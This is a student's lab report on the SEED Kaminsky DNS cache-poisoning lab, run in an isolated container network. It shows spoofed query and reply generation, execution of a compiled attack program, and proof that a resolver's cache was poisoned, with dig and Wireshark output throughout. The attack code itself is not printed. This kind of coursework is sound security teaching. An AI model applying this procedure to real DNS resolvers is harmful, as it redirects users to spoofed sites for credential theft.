

COMPUTER NETWORK SECURITY LABORATORY


NAME : PREM SAGAR J S

SRN : PES1UG20CS825

SEC : H

Remote DNS Cache Poisoning Attack Lab

Lab Environment Setup



Verification of the DNS setup

On the victim terminal :

- # dig ns.attacker32.com
- Getting the IP address of ns.attacker32.com
- We are checking whether Attacker Nameserver working properly.

```
User:PES1UG20CS825:Prem Sagar J S/  
#dig ns.attacker32.com  
  
; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com  
;; global options: +cmd  
;; Got answer:  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40803  
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1  
  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags:; udp: 4096  
; COOKIE: 2afede0211a7959701000000634ac87f9c35285e59907497 (good)  
;; QUESTION SECTION:  
;ns.attacker32.com.          IN      A
```

```
;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 16 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 15 14:49:35 UTC 2022
;; MSG SIZE  rcvd: 88
```

On the victim terminal

- Getting the IP address of www.example.com
- Running the commands:
 - # dig www.example.com
- Getting the IP address of the www.example.com from the domain's official nameserver

```
User:PES1UG20CS825:Prem Sagar J S/
#dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52771
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
; COOKIE: 942594ce99b1063e01000000634ac916fb0bbb6ac2edfa93 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                86400   IN      A       93.184.216.34

;; Query time: 1644 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 15 14:52:06 UTC 2022
;; MSG SIZE  rcvd: 88
```

On the victim terminal

- Getting the IP address of www.example.com
- Running the commands:
 - # dig @ns.attacker32.com www.example.com
- Getting the IP address of the www.example.com from the Attacker's nameserver

```
User:PES1UG20CS825:Prem Sagar J S/
#dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59656
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
; COOKIE: b381f416a67a0a1201000000634ac94e92f7ec6c845b0d50 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A
```

```
;; ANSWER SECTION:
www.example.com.      259200  IN      A       1.2.3.5
;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
```

The Attack Tasks

The main objective of DNS attacks is to redirect the user to another machine B when the user tries to get to machine A using A's host name. For example, assuming `www.example.com` is an online banking site.

When the user tries to access this site using the correct URL `www.example.com`, if the adversaries can redirect the user to a malicious web site that looks very much like `www.example.com`, the user might be fooled and give away his/her credentials to the attacker

Task overview

Implementing the Kaminsky attack is quite challenging, so we break it down into several sub-tasks.

In Task 1, we construct the DNS request for a random hostname in the `example.com` domain.

In Task 2, we construct a spoofed DNS reply from `example.com`'s nameserver.

In Task 3, we put everything together to launch the Kaminsky attack.

Finally in Task 4, we verify the impact of the attack.

Task 1: Construct DNS request

On the attacker terminal :

- We are trying to trigger the target DNS server to send out DNS queries, so we have a chance to spoof DNS replies.
- Since we need to try many times before we can succeed, it is better to automate the process using a program.
- Running the program using the command

■ # python3 generate_dns_query.py

```
Attacker:PES1UG20CS825:Prem Sagar J S/volumes/Code
#python3 generate_dns_query.py
####[ IP ]###
version      = 4
ihl          = None
tos          = 0x0
len          = None
id           = 1
flags        =
frag         = 0
ttl          = 64
proto        = udp
chksum       = None
src          = 1.2.3.4
dst          = 10.9.0.53
\options     \
####[ UDP ]###
sport        = 12345
dport        = domain
len          = None
chksum       = 0x0
####[ DNS ]###
```

Wireshark Output :

- Viewing the packets being sent and received.

The image shows a Wireshark network traffic capture window titled "[SEED Labs] Capturing from br-321e906d582d". The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help) and a toolbar with various icons for packet capture and analysis. A display filter bar shows "Apply a display filter ... <Ctrl-/>".

The packet list pane displays the following packets:

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------------|------------------------|-------------------|----------|--------|---|
| 1 | 2022-10-15 11:0... | 02:42:e8:ef:46:a7 | Broadcast | ARP | 42 | Who has 10.9.0.53? Tell 10.9.0.1 |
| 2 | 2022-10-15 11:0... | 02:42:0a:09:00:35 | 02:42:e8:ef:46:a7 | ARP | 42 | 10.9.0.53 is at 02:42:0a:09:00:35 |
| 3 | 2022-10-15 11:0... | 1.2.3.4 | 10.9.0.53 | DNS | 77 | Standard query 0xaaaa A twysw.example.com |
| 4 | 2022-10-15 11:0... | 10.9.0.53 | 199.43.133.53 | DNS | 100 | Standard query 0xa7c4 A twysw.example.com OPT |
| 5 | 2022-10-15 11:0... | 199.43.133.53 | 10.9.0.53 | DNS | 524 | Standard query response 0xa7c4 No such name A twysw.example.c |
| 6 | 2022-10-15 11:0... | 10.9.0.53 | 1.2.3.4 | DNS | 142 | Standard query response 0xaaaa No such name A twysw.example.c |
| 7 | 2022-10-15 11:0... | 02:42:0a:09:00:35 | 02:42:e8:ef:46:a7 | ARP | 42 | Who has 10.9.0.1? Tell 10.9.0.53 |
| 8 | 2022-10-15 11:0... | 02:42:e8:ef:46:a7 | 02:42:0a:09:00:35 | ARP | 42 | 10.9.0.1 is at 02:42:e8:ef:46:a7 |
| 9 | 2022-10-15 11:0... | fe80::42:e8ff:feef:... | ff02::fb | MDNS | 107 | Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR |
| 10 | 2022-10-15 11:0... | fe80::42:e8ff:feef:... | ff02::2 | ICMPv6 | 70 | Router Solicitation from 02:42:e8:ef:46:a7 |

The packet details pane for Frame 1 shows:

- Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-321e906d582d, id 0
- Ethernet II, Src: 02:42:e8:ef:46:a7 (02:42:e8:ef:46:a7), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Address Resolution Protocol (request)

The packet bytes pane shows the raw data in hexadecimal and ASCII:

```
0000  ff ff ff ff ff ff 02 42 e8 ef 46 a7 08 06 00 01  ....B..F....
0010  08 00 06 04 00 01 02 42 e8 ef 46 a7 0a 09 00 01  ....B..F....
```

The status bar at the bottom indicates: "br-321e906d582d: <live capture in progress> Packets: 10 - Displayed: 10 (100.0%) Profile: Default"

Task 2: Spoof DNS Replies

On the attacker terminal :

- As an attacker we need to spoof DNS replies in the Kaminsky attack.
- Since our target is example.com, we need to spoof the replies from this domain's nameserver.

- We are first finding the IP addresses of the name servers of the example.com domain.
- These IP addresses are used as the source IP addresses for the spoofed replies.

dig NS example.com

```
Attacker:PES1UG20CS825:Prem Sagar J S/volumes/Code
#dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13975
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;example.com.                IN      NS

;; ANSWER SECTION:
example.com.                20010   IN      NS      b.iana-servers.net.
example.com.                20010   IN      NS      a.iana-servers.net.

;; Query time: 103 msec
;; SERVER: 192.168.223.181#53(192.168.223.181)
;; WHEN: Sat Oct 15 15:05:08 UTC 2022
;; MSG SIZE  rcvd: 88
```

dig +short a [example.com name server's name]

```
Attacker:PES1UG20CS825:Prem Sagar J S/volumes/Code
#dig +short a
i.root-servers.net.
j.root-servers.net.
k.root-servers.net.
l.root-servers.net.
m.root-servers.net.
a.root-servers.net.
b.root-servers.net.
c.root-servers.net.
d.root-servers.net.
e.root-servers.net.
f.root-servers.net.
g.root-servers.net.
h.root-servers.net.
Attacker:PES1UG20CS825:Prem Sagar J S/volumes/Code
#
```

On the attacker terminal :

- Running program to spoof the DNS replies.

python3 generate_dns_reply.py


```

Attacker:PES1UG20CS825:Prem Sagar J S/volumes/Code
#python3 generate_dns_reply.py
####[ IP ]####
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = udp
chksum     = 0x0
src        = 199.43.135.53
dst        = 10.9.0.53
\options   \
####[ UDP ]####
sport      = domain
dport      = 33333
len        = None
chksum     = 0x0

```

Wireshark Output :

- Viewing the packets that are being sent and received during the process.



| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------------|------------------------|-------------------|----------|--------|---|
| 1 | 2022-10-15 11:0... | 02:42:e8:ef:46:a7 | Broadcast | ARP | 42 | Who has 10.9.0.53? Tell 10.9.0.1 |
| 2 | 2022-10-15 11:0... | 02:42:0a:09:00:35 | 02:42:e8:ef:46:a7 | ARP | 42 | 10.9.0.53 is at 02:42:0a:09:00:35 |
| 3 | 2022-10-15 11:0... | 1.2.3.4 | 10.9.0.53 | DNS | 77 | Standard query 0xaaaa A twysw.example.com |
| 4 | 2022-10-15 11:0... | 10.9.0.53 | 199.43.133.53 | DNS | 100 | Standard query 0xa7c4 A twysw.example.com OPT |
| 5 | 2022-10-15 11:0... | 199.43.133.53 | 10.9.0.53 | DNS | 524 | Standard query response 0xa7c4 No such name A twysw.example.c |
| 6 | 2022-10-15 11:0... | 10.9.0.53 | 1.2.3.4 | DNS | 142 | Standard query response 0xaaaa No such name A twysw.example.c |
| 7 | 2022-10-15 11:0... | 02:42:0a:09:00:35 | 02:42:e8:ef:46:a7 | ARP | 42 | Who has 10.9.0.1? Tell 10.9.0.53 |
| 8 | 2022-10-15 11:0... | 02:42:e8:ef:46:a7 | 02:42:0a:09:00:35 | ARP | 42 | 10.9.0.1 is at 02:42:e8:ef:46:a7 |
| 9 | 2022-10-15 11:0... | fe80::42:e8ff:feef:... | ff02::fb | MDNS | 107 | Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR |
| 10 | 2022-10-15 11:0... | fe80::42:e8ff:feef:... | ff02::2 | ICMPv6 | 70 | Router Solicitation from 02:42:e8:ef:46:a7 |
| 11 | 2022-10-15 11:0... | 02:42:e8:ef:46:a7 | Broadcast | ARP | 42 | Who has 10.9.0.53? Tell 10.9.0.1 |
| 12 | 2022-10-15 11:0... | 02:42:0a:09:00:35 | 02:42:e8:ef:46:a7 | ARP | 42 | 10.9.0.53 is at 02:42:0a:09:00:35 |
| 13 | 2022-10-15 11:0... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0xaaaa A twysw.example.com A 1.2.3.4 |

Task 3: Launch the Kaminsky Attack

As an we need to send out many spoofed DNS replies, hoping one of them hits the correct transaction number and arrives sooner than the legitimate replies.

speed is essential: the more packets we can send out, the higher the success rate is.

On the Host VM :

- Compiling the C code of kaminsky attack in the host machine.
- Using the command

■ # gcc -o kaminsky attack.c

```
[10/15/22]seed@VM:~/.../Code$ gcc -o kaminsky attack.c
[10/15/22]seed@VM:~/.../Code$ ls
attack.c                generate_dns_reply.py   ip_resp.bin
generate_dns_query.py   ip_req.bin             kaminsky
[10/15/22]seed@VM:~/.../Code$
```

On the attacker terminal :


- Runing the attack code using the below command :

■ # ./kaminsky

```
Attacker:PES1UG20CS825:Prem Sagar J S/volumes/Code
#./kaminsky
name: tzohj, id:0
name: urcoa, id:500
name: xsdoa, id:1000
name: wkrro, id:1500
name: pauao, id:2000
name: rahdg, id:2500
name: hwhvg, id:3000
name: qrzvg, id:3500
name: zuafi, id:4000
name: absts, id:4500
name: ikucm, id:5000
name: jvmsa, id:5500
name: uzybw, id:6000
name: euoer, id:6500
name: wflwk, id:7000
name: tylnt, id:7500
name: fvgaz, id:8000
name: slwhd, id:8500
name: wbeuf, id:9000
```

Wireshark Output :

- Packets being send out and received during the attack.
- There are huge amount of packets being sent out during the process as you can see in the wireshark snapshot.



| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------------|---------------|---------------|----------|--------|--|
| 1 | 2022-10-15 11:1... | 1.2.3.4 | 10.9.0.53 | DNS | 77 | Standard query 0xaaaa A tzohj.example.com |
| 2 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0x0000 A tzohj.example.com A 1.2.3.4 |
| 3 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0x0000 A tzohj.example.com A 1.2.3.4 |
| 4 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0x0001 A tzohj.example.com A 1.2.3.4 |
| 5 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0x0001 A tzohj.example.com A 1.2.3.4 |
| 6 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0x0002 A tzohj.example.com A 1.2.3.4 |
| 7 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0x0002 A tzohj.example.com A 1.2.3.4 |
| 8 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0x0003 A tzohj.example.com A 1.2.3.4 |
| 9 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0x0003 A tzohj.example.com A 1.2.3.4 |
| 10 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0x0004 A tzohj.example.com A 1.2.3.4 |
| 11 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0x0004 A tzohj.example.com A 1.2.3.4 |
| 12 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0x0005 A tzohj.example.com A 1.2.3.4 |
| 13 | 2022-10-15 11:1... | 10.9.0.53 | 199.43.135.53 | DNS | 100 | Standard query 0xfea2 A tzohj.example.com OPT |
| 14 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0x0005 A tzohj.example.com A 1.2.3.4 |

| | | | | | |
|----|--------------------|---------------|---------------|-----|--|
| 12 | 2022-10-15 11:1... | 199.43.133.53 | 10.9.0.53 | DNS | 152 Standard query response 0x0005 A tzohj.example.com A 1.2.3.4 |
| 13 | 2022-10-15 11:1... | 10.9.0.53 | 199.43.133.53 | DNS | 100 Standard query 0xfea2 A tzohj.example.com OPT |
| 14 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 Standard query response 0x0005 A tzohj.example.com A 1.2.3.4 |
| 15 | 2022-10-15 11:1... | 199.43.133.53 | 10.9.0.53 | DNS | 152 Standard query response 0x0006 A tzohj.example.com A 1.2.3.4 |
| 16 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 Standard query response 0x0006 A tzohj.example.com A 1.2.3.4 |
| 17 | 2022-10-15 11:1... | 199.43.133.53 | 10.9.0.53 | DNS | 152 Standard query response 0x0007 A tzohj.example.com A 1.2.3.4 |
| 18 | 2022-10-15 11:1... | 199.43.135.53 | 10.9.0.53 | DNS | 152 Standard query response 0x0007 A tzohj.example.com A 1.2.3.4 |

| | | | | | |
|---|--|--|--|--|--|
| Frame 1: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface br-321e906d582d, id 0 | | | | | |
| Ethernet II, Src: 02:42:e8:ef:46:a7 (02:42:e8:ef:46:a7), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35) | | | | | |
| Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.9.0.53 | | | | | |
| User Datagram Protocol, Src Port: 12345, Dst Port: 53 | | | | | |

| | | | |
|------|-------------------------|-------------------------|------------------|
| 0000 | 02 42 0a 09 00 35 02 42 | e8 ef 46 a7 08 00 45 00 | .B...5.B..F...E. |
| 0010 | 00 3f 00 01 00 00 40 11 | 6c 6a 01 02 03 04 0a 09 | ?...@.lj..... |

br-321e906d582d: <live capture in progress> Packets: 185559 · Displayed: 185559 (100.0%) Profile: Default

On the local DNS server :

Check the DNS cache

- we need to check the dump.db file to see whether our spoofed DNS response has been successfully accepted by the DNS server.
- Running the command :
 - **# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db**

```
Local-DNS-Server:PES1UG20CS825:Prem Sagar J S/
#rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      862460  A       10.9.0.153
example.com.           776210  NS       ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1726] [v4 success] [v6 unexpected]
Local-DNS-Server:PES1UG20CS825:Prem Sagar J S/
#
```

Task 4: Result Verification

If the attack is successful, in the local DNS server's DNS cache, the NS record for example.com will become ns.attacker32.com.

When this server receives a DNS query for any hostname inside the example.com domain, it will send a query to ns.attacker32.com, instead of sending to the domain's legitimate nameserver.

On the victim :

- **# dig www.example.com**

```
User:PES1UG20CS825:Prem Sagar J S/
#dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41361
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 147172babcd1777a01000000634acee573429651aab70a50 (good)
```



```
;; QUESTION SECTION:
www.example.com.          IN      A

;; ANSWER SECTION:
www.example.com.          259200 IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 15 15:16:53 UTC 2022
```

dig @ns.attacker32.com www.example.com

```
User:PES1UG20CS825:Prem Sagar J S/
#dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12428
; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ac60190ae96a1e9d01000000634acf06d176fac50202c055 (good)
;; QUESTION SECTION:
www.example.com.          IN      A

;; ANSWER SECTION:
www.example.com.          259200 IN      A      1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sat Oct 15 15:17:00 UTC 2022
```

Wireshark Output:

➤ Wireshark view of packets being transferred.

The image shows a Wireshark capture of network traffic on interface br-321e906d582d. The capture includes a list of 17 packets and a detailed view of the first packet (Frame 1).

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------------|-------------------------|-------------------|----------|--------|---|
| 1 | 2022-10-15 11:1... | 10.9.0.5 | 10.9.0.53 | DNS | 98 | Standard query 0xa191 A www.example.com OPT |
| 2 | 2022-10-15 11:1... | 10.9.0.53 | 10.9.0.5 | DNS | 130 | Standard query response 0xa191 A www.example.com A 93.184.216 |
| 3 | 2022-10-15 11:1... | 02:42:0a:09:00:35 | 02:42:0a:09:00:05 | ARP | 42 | Who has 10.9.0.5? Tell 10.9.0.53 |
| 4 | 2022-10-15 11:1... | 02:42:0a:09:00:05 | 02:42:0a:09:00:35 | ARP | 42 | Who has 10.9.0.53? Tell 10.9.0.5 |
| 5 | 2022-10-15 11:1... | 02:42:0a:09:00:05 | 02:42:0a:09:00:35 | ARP | 42 | 10.9.0.5 is at 02:42:0a:09:00:05 |
| 6 | 2022-10-15 11:1... | 02:42:0a:09:00:35 | 02:42:0a:09:00:05 | ARP | 42 | 10.9.0.53 is at 02:42:0a:09:00:35 |
| 7 | 2022-10-15 11:1... | 10.9.0.5 | 10.9.0.53 | DNS | 77 | Standard query 0x4a0d A ns.attacker32.com |
| 8 | 2022-10-15 11:1... | 10.9.0.53 | 10.9.0.5 | DNS | 93 | Standard query response 0x4a0d A ns.attacker32.com A 10.9.0.1 |
| 9 | 2022-10-15 11:1... | 10.9.0.5 | 10.9.0.153 | DNS | 98 | Standard query 0x308c A www.example.com OPT |
| 10 | 2022-10-15 11:1... | 10.9.0.153 | 10.9.0.5 | DNS | 130 | Standard query response 0x308c A www.example.com A 1.2.3.5 OP |
| 11 | 2022-10-15 11:1... | 02:42:0a:09:00:05 | 02:42:0a:09:00:99 | ARP | 42 | Who has 10.9.0.153? Tell 10.9.0.5 |
| 12 | 2022-10-15 11:1... | 02:42:0a:09:00:99 | 02:42:0a:09:00:05 | ARP | 42 | Who has 10.9.0.5? Tell 10.9.0.153 |
| 13 | 2022-10-15 11:1... | 02:42:0a:09:00:99 | 02:42:0a:09:00:05 | ARP | 42 | 10.9.0.153 is at 02:42:0a:09:00:99 |
| 14 | 2022-10-15 11:1... | 02:42:0a:09:00:05 | 02:42:0a:09:00:99 | ARP | 42 | 10.9.0.5 is at 02:42:0a:09:00:05 |
| 15 | 2022-10-15 11:1... | 02:42:0a:09:00:05 | 02:42:0a:09:00:35 | ARP | 42 | Who has 10.9.0.53? Tell 10.9.0.5 |
| 16 | 2022-10-15 11:1... | 02:42:0a:09:00:35 | 02:42:0a:09:00:05 | ARP | 42 | 10.9.0.53 is at 02:42:0a:09:00:35 |
| 17 | 2022-10-15 11:1... | fe80::42:e8ff:feef::... | ff02::fb | MDNS | 107 | Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR |

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-321e906d582d, id 0
 Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
 Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
 User Datagram Protocol, Src Port: 49907, Dst Port: 53

Packet 1 Hex Data:
 0000 02 42 0a 09 00 35 02 42 0a 09 00 05 08 00 45 00 -B...5.B...E.
 0010 00 54 69 54 00 00 40 11 fc f9 0a 09 00 05 0a 09 -TiT...@.....

- As you can see IP addresses for `www.example.com` is the be same for both commands, and it should be whatever i have included in the zone file on the Attacker nameserver that is `1.2.3.5` .